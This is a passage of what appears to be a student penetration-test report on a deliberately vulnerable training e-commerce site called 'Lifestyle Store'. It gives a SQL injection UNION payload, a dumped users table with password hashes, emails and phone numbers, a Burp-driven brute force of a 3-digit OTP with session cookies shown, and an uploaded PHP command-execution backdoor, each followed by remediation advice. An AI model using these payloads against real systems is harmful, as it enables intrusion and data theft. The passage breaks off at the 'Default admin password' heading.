



Lifestyle Store




Lifestyle Store Project Web application

Detailed Developer Level Report

Security Status – Extremely Vulnerable

- Hacker can steal any records from the databases of the website.
(SQL injection)
- Hacker can take full control over the server and will be able to perform View, Add, Edit, delete files and folders. (Shell Upload)
- Hacker can inject client side code into applications and trick users by changing how page looks to steal information or spoil the name of the company. (XSS)
- Hacker can execute any commands to extract information from website and deface it. (Admin panel access)
- Hacker can easily view default and debug pages, can easily guess the default passwords and can exploit all the vulnerability related to the third party components used. (Security misconfiguration)

Vulnerability statistics



Vulnerabilities

S.NO	Severity	Vulnerability	Count
1	Critical	SQL injections	3
2	Critical	Rate Limiting Flaws	1
3	Critical	Insecure File uploads	1
4	Critical	Components with known vulnerability	3
5	Critical	Default admin password	2
6	Critical	Remote File Inclusion	1
7	Critical	Command Execution vulnerability	2
8	Critical	Access to sellers account	1
9	Severe	Reflected and persistent XSS	3

Vulnerabilities

S.NO	Severity	Vulnerability	Count
10	Severe	Insecure Direct Object Reference	3
11	Severe	Bruteforcing of Coupon codes	1
12	Severe	Focred Browsing	2
13	Severe	Cross-Site Request Forgery	2
14	Moderate	Client side Filter Bypass	1
15	Moderate	Directory Listing	2
16	Moderate	PII Leakage	1
17	Low	Descriptive Error Messages	1
18	Low	Default files and pages	6

SQL Injection - Critical

Below mentioned URL in the online e-commerce portal is vulnerable to SQL injection attack

- Affected URL :
<http://43.205.235.129/products.php?cat=1>
- Affected Parameters : cat (GET parameter)
- Payload: cat=1'

SQL Injection - Critical


- Here are other affected url's in the application
- Affected URL :

<http://43.205.235.129/products.php?cat=2>

<http://43.205.235.129/products.php?cat=3>


Observation

- Navigate to the Main Page of the website where you will see categories option click on “T Shirt” or “Socks” or “Shoes” to get into this URL, you will see products as per the category you have chosen but notice the GET parameter in the URL.




Observation

- Now, we apply single quote in category parameter(i.e. GET parameter):
- 43.205.235.129/products.php?cat=1' and we get complete MySQL error.



Observation

- We then put --+ : 43.205.235.129/products.php?cat=1'--+ and the error is removed confirming SQL injection.



Proof of Concept (PoC)

- Attacker can execute SQL commands as shown below. Here we have used the payload below to extract the database name and MySQL version information:
- `http://43.205.235.139/products.php?cat=1' union select database(),1,1,database(),1,1,database()--+`



PoC – attacker can dump arbitrary data

- No of databases: 2
- hacking_training_project
- information_schema
- No of tables in hacking_training_project : 10
- brands
- cart_items
- categories
- customers
- order_items
- orders
- product_reviews
- products
- sellers
- users

```
available databases [2]:  
[*] hacking_training_project  
[*] information_schema
```

```
Database: hacking_training_project  
[10 tables]
```

```
brands  
cart_items  
categories  
customers  
order_items  
orders  
product_reviews  
products  
sellers  
users
```

Business Impact – Extremely High

- Using this vulnerability, attacker can execute arbitrary SQL commands on Lifestyle store server and gain complete access to internal databases along with all customer data inside it.
- Below is the screenshot of users table which shows user credentials being leaked, although the password is encrypted yet vulnerable and can be misused by hackers
- Attacker can use this information to login to admin panels and gain complete admin level access to the website which could lead to complete compromise of the server and all other servers connected to it.

```
[21:58:54] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.14.0
back-end DBMS: MySQL >= 5.6
[21:58:54] [INFO] fetching entries of column(s) 'email, id, name, password, phone_number, user_name' for table 'users' in database 'hacking_training_project'
Database: hacking_training_project
Table: users
[16 entries]
```

id	name	user_name	password	email	phone_number
1	admin	admin	\$2y\$10\$xmadvrxSCxqdyWSrDx5YSe1NAwX.7pQ2nQmaTCovH4CFssxgyJTki	admin@lifestylestore.com	8521479630
2	Donald Duck	Donal234	\$2y\$10\$PM.7nBSP5Fma1dXiM/S3s./p5xR6GTKvjry7ysJtx0kBq0JURAHs0	donald@lifestylestore.com	9489625136
3	Brutus	Pluto98	\$2y\$10\$xmadvrxSCxqdyWSrDx5YSe1NAwX.7pQ2nQmaTCovH4CFssxgyJTki	Pluto@lifestylestore.com	8912345670
4	Chandan	chandan	\$2y\$10\$4cZBEIrgthXdvT1hwUlivuFELe03rR.GIcdp03Njr150Vei0KLVDa	chandan@lifestylestore.com	7854126395
5	Popeye the sailor man	Popeye786	\$2y\$10\$Fkv1RfwYTiow0w2CaZtAQuXVnhGAUjt/If/yTqkNPC5zTrsVm7EeC	popeye@lifestylestore.com	9745612300
6	Radhika	Radhika	\$2y\$10\$RYxNh0yV/G4g70tFwpqYaexvHi8rF6XXui8kT1WtrfqhTutCA8JC.	radhika@lifestylestore.com	9512300052
7	Nandan	Nandan	\$2y\$10\$G.cRNLMElG79ZFXElHg.R.o95334U0xmZu4.9MqzR5614ucwnk59K	Nandan@lifestylestore.com	7845129630
8	Murthy Adapa	MurthyAdapa	\$2y\$10\$mzQGzD4sDSj2EunpCioe4eK18c1Abs0T2P1a1P6eV1DPR.11UubDG	murthy@internshala.com	8365738264
9	John Albert	john	\$2y\$10\$GhDB8h1X6XjPMY12GZ1vD07Y3en97u1/.oXTZLmYqB6F18FBgecvG	jhon@gmail.com	6598325015
10	Bob	bob	\$2y\$10\$kiUikn3HPFbuyTtK75lLNurxzqC0LX3eMGy0/Ux16J0oG37dCGKLq	bob@building.com	8576308560
11	Jack	jack	\$2y\$10\$z/nyN1kRj76m9ITmZ4N5l0eRxy6Gkqi9N/UBcJu5Ze07eM7N4pTHu	jack@ronald.com	9848478231
12	Bulla Boy	bullla	\$2y\$10\$HT5oiRMetqaz7xGZPE9s2.Mk1yF4PnYDJHCWbm2w/xuKpjEEI/zjG	bullla@ranto.com	7645835473
13	hunter	hunter	\$2y\$10\$pB3U9iFxbBgSbl2AkBpiEeIBdhiYfwy9y.xv23q12gGbMCyn7N3g2	konezo@web-experts.net	9788777777
14	asd	asd	\$2y\$10\$At5pFZnRwpjCD/yNnJWDL.L3Cc4Cv0W8Q/WEHmWzBFqVIk8QFpCF2	asd@asd.com	9876543210
15	acdc	acdc	\$2y\$10\$J50B78.gpucuLTwpHwbcPedYcain.Yi.tsTLyQtK17FzdSpmIRRbi	cewi@next-mail.info	9999999999
16	hacker	hacker1	\$2y\$10\$KwdTzams0IBoVMMdjrj6Yu5vWxi2z.GFvJ52GSA5xAzxfSSNyn7d6	hacker1@gmail.com	9234567899

Recommendations

Take the following precautions to avoid exploitation of SQL injections:

- Prepared Statements: Use SQL prepared statements available in all web development languages and frameworks to avoid attacker being able to modify SQL query.
- Character encoding: If you are taking input that requires you to accept special characters, encode it. Example. Convert all ' to \' , " to \" , \ to \\. It is also suggested to follow a standard encoding for all special characters such as HTML encoding, URL encoding etc
- Do not run Database Service as admin/root user
- Disable/remove default accounts, passwords and databases
- Assign each Database user only the required permissions and not all permissions

References

- [What is SQL Injection? Tutorial & Examples | Web Security Academy \(portswigger.net\)](#)
- [What is SQL Injection \(SQLi\) and How to Prevent Attacks \(acunetix.com\)](#)
- [SQL Injection | OWASP Foundation](#)
- [SQL injection - Wikipedia](#)

Rate Limiting Flaws

Account takeover
using OTP bypass
(Critical)

- The below mentioned Url allows login via OTP which can be bruteforced.

Affected URL :

- <http:///login/admin.php>
- Affected parameters :
- Otp (post) parameter.

Observation

- Navigate to <http://13.127.61.117/login/admin.php> , you will see a “Forgot your password?” hyperlink which asks for OTP which is sent to admin’s phone number, write any 3-digit number (i.e. any number from 100 - 999) and Intercept the request with Burp Suite.
- Following request will be generated containing OTP parameter.

```
1 GET /reset_password/admin.php?otp=123 HTTP/1.1
2 Host: 13.127.61.117
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://13.127.61.117/reset_password/admin.php?otp=456
9 Cookie: key=2ED0B65C-3CDB-D271-8717-5F82F9B1D086; PHPSESSID=48hfi6p0n98n1h9sphk820oqr7; X-XSRF-TOKEN=5be553db3370a44110e98f9c948cd321d5481f269955497c2c2e4446ecb9fa63
0 Upgrade-Insecure-Requests: 1
1
```

Observation

- The otp parameter is then bruteforced with all possible 3 digit otp combinations (100-999).
- OTP for this session was **725**.

Request ^	Payload	Status	Error	Timeout	Length	Comment
66	715	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
67	716	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
68	717	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
69	718	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
70	719	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
71	720	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
72	721	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
73	722	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
74	723	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
75	724	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
76	725	200	<input type="checkbox"/>	<input type="checkbox"/>	4476	
77	726	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
78	727	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
79	728	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
80	729	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
81	730	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
82	731	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
83	732	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
84	733	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
85	734	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
86	735	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	

Request	Response
<div> <div>Pretty</div> <div>Raw</div> <div>Hex</div> </div> <pre> 1 GET /reset_password/admin.php?otp=725 HTTP/1.1 2 Host: 13.127.61.117 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Referer: http://13.127.61.117/reset_password/admin.php?otp=456 9 Cookie: key=2ED0B65C-3CDB-D271-8717-5F82F9B1D086; PHPSESSID=48hfi6p0n98n1h9sphk820oqr7; X-XSRF-TOKEN=5be553db3370a44110e98f9c948cd321d5481f269955497c2c2e4446ecb9fa63 10 Upgrade-Insecure-Requests: 1 11 12 </pre>	

POC – access to admin dashboard

13.127.61.117/admin21/dashboard.php

Add Product:

No.	Product Name	Product Description	Seller	Category	Image	Price	
			<input checked="" type="radio"/> Chandan <input type="radio"/> Radhika <input type="radio"/> Nandan	<input checked="" type="radio"/> T Shirt <input type="radio"/> Socks <input type="radio"/> Shoes	UPLOAD		Add

All Products:

No.	Product Name	Product Description	Seller	Category	Image	Price	
1	Adidas Socks	Adidas Men &wamp; Women Ankle Length Socks	<input checked="" type="radio"/> Chandan <input type="radio"/> Radhika <input type="radio"/> Nandan	<input type="radio"/> T Shirt <input checked="" type="radio"/> Socks <input type="radio"/> Shoes	UPLOAD	145	Update
2	Adidas Socks - Pack	Adidas Men &wamp; Women Ankle Length Socks Pack of 3	<input checked="" type="radio"/> Chandan <input type="radio"/> Radhika <input type="radio"/> Nandan	<input type="radio"/> T Shirt <input checked="" type="radio"/> Socks <input type="radio"/> Shoes	UPLOAD	450	Update
3	Putta Socks	Men &wamp; Women Ankle Length Socks Pack of 3	<input checked="" type="radio"/> Chandan <input type="radio"/> Radhika <input type="radio"/> Nandan	<input type="radio"/> T Shirt <input checked="" type="radio"/> Socks <input type="radio"/> Shoes	UPLOAD	600	Update
4	Reebok Men Socks	Men Ankle Length Socks	<input checked="" type="radio"/> Chandan <input type="radio"/> Radhika <input type="radio"/> Nandan	<input type="radio"/> T Shirt <input checked="" type="radio"/> Socks <input type="radio"/> Shoes	UPLOAD	1111	Update
5	Basic T-shirt	Basic T-shirt	<input type="radio"/> Chandan <input checked="" type="radio"/> Radhika <input type="radio"/> Nandan	<input checked="" type="radio"/> T Shirt <input type="radio"/> Socks <input type="radio"/> Shoes	UPLOAD	350	Update
6	Slimfit T Shirts	Use these T-shirts for light summers.	<input type="radio"/> Chandan <input checked="" type="radio"/> Radhika <input type="radio"/> Nandan	<input checked="" type="radio"/> T Shirt <input type="radio"/> Socks <input type="radio"/> Shoes	UPLOAD	550	Update
7	Reebok Corproe jacket	Men's &wamp; Women's Solid Ankle Length (Pack of 3)	<input checked="" type="radio"/> Chandan <input type="radio"/> Radhika <input type="radio"/> Nandan	<input type="radio"/> T Shirt <input checked="" type="radio"/> Socks <input type="radio"/> Shoes	UPLOAD	900	Update

Business Impact – Extremely High

- A Malicious hacker can gain complete access to admin account just by Brute-Forcing due to rate limiting flaw as a hacker can attempt as many times as he wants , as there is no bounds in no of tries. This leads to complete compromise of personal user data of every customer.
- Once the attacker logs in as admin, then he can carry out actions on behalf of the victim(admin) which could lead to serious financial loss to him/her, like he can change the name, picture and even price of the products.

Reccomendations

Implement the following measures.

- Use proper rate-limiting checks on the no of OTP checking and Generation requests.
- Implement anti-bot measures such as ReCAPTCHA after multiple incorrect attempts.
- OTP should expire after certain amount of time like 2-3 minutes.
- OTP should be at least 6 digit and alphanumeric for enhanced security.

References

- [Rate limiting – Wikipedia](#)
- [Blocking Brute Force Attacks | OWASP Foundation](#)
- [Testing Multiple Factors Authentication \(OWASP-AT-009\) - OWASP](#)

Insecure File Uploads

Insecure file upload
critical

Below mentioned URL is vulnerable to insecure file upload vulnerability.

Affected URL :


<http://13.61.117/wondercms/>

File uploaded :

Back door (cmd.php)

Observation

- Navigate to the Blog section of the website and login as admin.
- Now, navigate to the Settings and then go to Files option.
- You will notice an Upload section here



Observation

- The file I am uploading is “cmd.php”

File uploaded.

- It is successfully uploaded.

REMOVE FILES

- ☐ /wondercms/files/.htaccess
- ☐ /wondercms/files/a.php
- ☐ /wondercms/files/b374kmini.php
- ☐ /wondercms/files/cmd.php
- ☐ /wondercms/files/ini.php
- ☐ /wondercms/files/php.ini
- ☐ /wondercms/files/shell.php

POC – commands can be executed

- Script used

```
<?php  
  
echo exec('whoami');  
  
?>
```

- The uploaded shell has executed successfully



Business Impact – Extremely High

- The consequences of unrestricted file upload can vary:-
 - including complete system takeover, an overloaded file system or database.
 - forwarding attacks to back-end systems.
 - client-side attacks, or simple defacement.
 - It depends on what the application does with the uploaded file and especially where it is stored.

Recommendation

Take the following precautions:

- The file types allowed to be uploaded should be restricted to only those that are necessary for business functionality.
- Never accept a filename and its extension directly without having a whitelist filter.
- All the control characters and Unicode and the special characters should be discarded.

References

- [File uploads | Web Security Academy \(portswigger.net\)](#)
- [Unrestricted File Upload | OWASP Foundation](#)
- [Insecure File Upload - pwny.cc](#)

Components with known vulnerabilities

**Components with
known
vulnerabilities
- Critical**

- Below mentioned URL's have components with known vulnerabilities.

Affected URL's

<http://13.127.61.117/wondercms/>

<http://13.127.61.117/forum/>

And the PHP being used is outdated.

Observation

- The php version being used is 5.6.39-1 , is outdated.
- Latest PHP version is 7.4.8
- The version of CODOLOGIC being used is 3.3.1 and latest version is v.4.6
- WonderCMS 2.3.1 is being used in the website and the latest version is 2.5.1

POC

- Codoforum public exploits

[Codoforum](#) : Security Vulnerabilities

CVSS Scores Greater Than: [0](#) [1](#) [2](#) [3](#) [4](#) [5](#) [6](#) [7](#) [8](#) [9](#)

Sort Results By : [CVE Number Descending](#) [CVE Number Ascending](#) [CVSS Score Descending](#) [Number Of Exploits Descending](#)

[Copy Results](#) [Download Results](#)

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2020-21845 79			XSS	2020-09-14	2020-09-18	4.3	None	Remote	Medium	Not required	None	Partial	None

Codoforum 4.8.3 allows HTML Injection in the 'admin dashboard Manage users Section.'

Total number of vulnerabilities : 1 Page : 1 (This Page)

POC – wonderCMS

Wondercms : Security Vulnerabilities

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : [CVE Number Descending](#) [CVE Number Ascending](#) [CVSS Score Descending](#) [Number Of Exploits Descending](#)

[Copy Results](#) [Download Results](#)

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2020-35314	78		Exec Code	2021-04-20	2021-06-01	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
A remote code execution vulnerability in the installUpdateThemePluginAction function in index.php in WonderCMS 3.1.3, allows remote attackers to upload a custom plugin which can contain arbitrary code and obtain a webshell via the theme/plugin installer.														
2	CVE-2020-35313	918		Exec Code	2021-04-20	2021-04-23	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
A server-side request forgery (SSRF) vulnerability in the addCustomThemePluginRepository function in index.php in WonderCMS 3.1.3 allows remote attackers to execute arbitrary code via a crafted URL to the theme/plugin installer.														
3	CVE-2020-29468	79		XSS	2020-12-30	2021-01-04	3.5	None	Remote	Medium	???	None	Partial	None
WonderCMS 3.1.3 is affected by cross-site scripting (XSS) in the Menu component. This vulnerability can allow an attacker to inject the XSS payload in the Setting - Menu and each time any user will visits the website directory, the XSS triggers and attacker can steal the cookie according to the crafted payload.														
4	CVE-2020-29247	79		XSS	2020-12-24	2021-04-22	3.5	None	Remote	Medium	???	None	Partial	None
WonderCMS 3.1.3 is affected by cross-site scripting (XSS) in the Admin Panel. An attacker can inject the XSS payload in Page keywords and each time any user will visit the website, the XSS triggers, and the attacker can able to steal the cookie according to the crafted payload.														
5	CVE-2020-29233	79		XSS	2020-12-30	2021-01-04	3.5	None	Remote	Medium	???	None	Partial	None
WonderCMS 3.1.3 is affected by cross-site scripting (XSS) in the Page description component. This vulnerability can allow an attacker to inject the XSS payload in the Page description and each time any user will visits the website, the XSS triggers and attacker can steal the cookie according to the crafted payload.														
6	CVE-2019-5956	22		Dir. Trav.	2019-09-12	2019-09-13	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
Directory traversal vulnerability in WonderCMS 2.6.0 and earlier allows remote attackers to delete arbitrary files via unspecified vectors.														
7	CVE-2018-1000062	79		XSS	2018-02-09	2018-03-05	3.5	None	Remote	Medium	???	None	Partial	None
WonderCMS version 2.4.0 contains a Stored Cross-Site Scripting on File Upload through SVG vulnerability in uploadFileAction(), 'svg' => 'Image/svg+xml' that can result in An attacker can execute arbitrary script on an unsuspecting user's browser. This attack appear to be exploitable via Crafted SVG File.														
8	CVE-2018-14387	384			2018-07-18	2018-09-19	6.8	None	Remote	Medium	Not required	Partial	Partial	Partial
An issue was discovered in WonderCMS before 2.5.2. An attacker can create a new session on a web application and record the associated session identifier. The attacker then causes the victim to authenticate against the server using the same session identifier. The attacker can access the user's account through the active session. The Session Fixation attack fixes a session on the victim's browser, so the attack starts before the user logs in.														

Business Impact – Extremely High

- Anyone can perform any attacks (available) as all the exploits are available publicly .
- It can cause severe damage to the website .
- He may be able to upload backdoor shells .
- He will easily deface your website .

Recommendation

- Take the following precautions:
- Update all the components and the php version which is running on it.
- Hide the current versions info from there pages.

References

- [https://owasp.org/www-project-top-ten/OWASP Top Ten 2017/Top 10-2017 A9-Using Components with Known Vulnerabilities](https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A9-Using_Components_with_Known_Vulnerabilities)
- https://www.cvedetails.com/vulnerability-list/vendor_id-15088/product_id-30715/version_id-235577/Wondercms-Wondercms-2.3.1.html
- https://www.cvedetails.com/vulnerability-list/vendor_id-15315/Codoforum.html

Default admin password

Default
password
Severity -
High

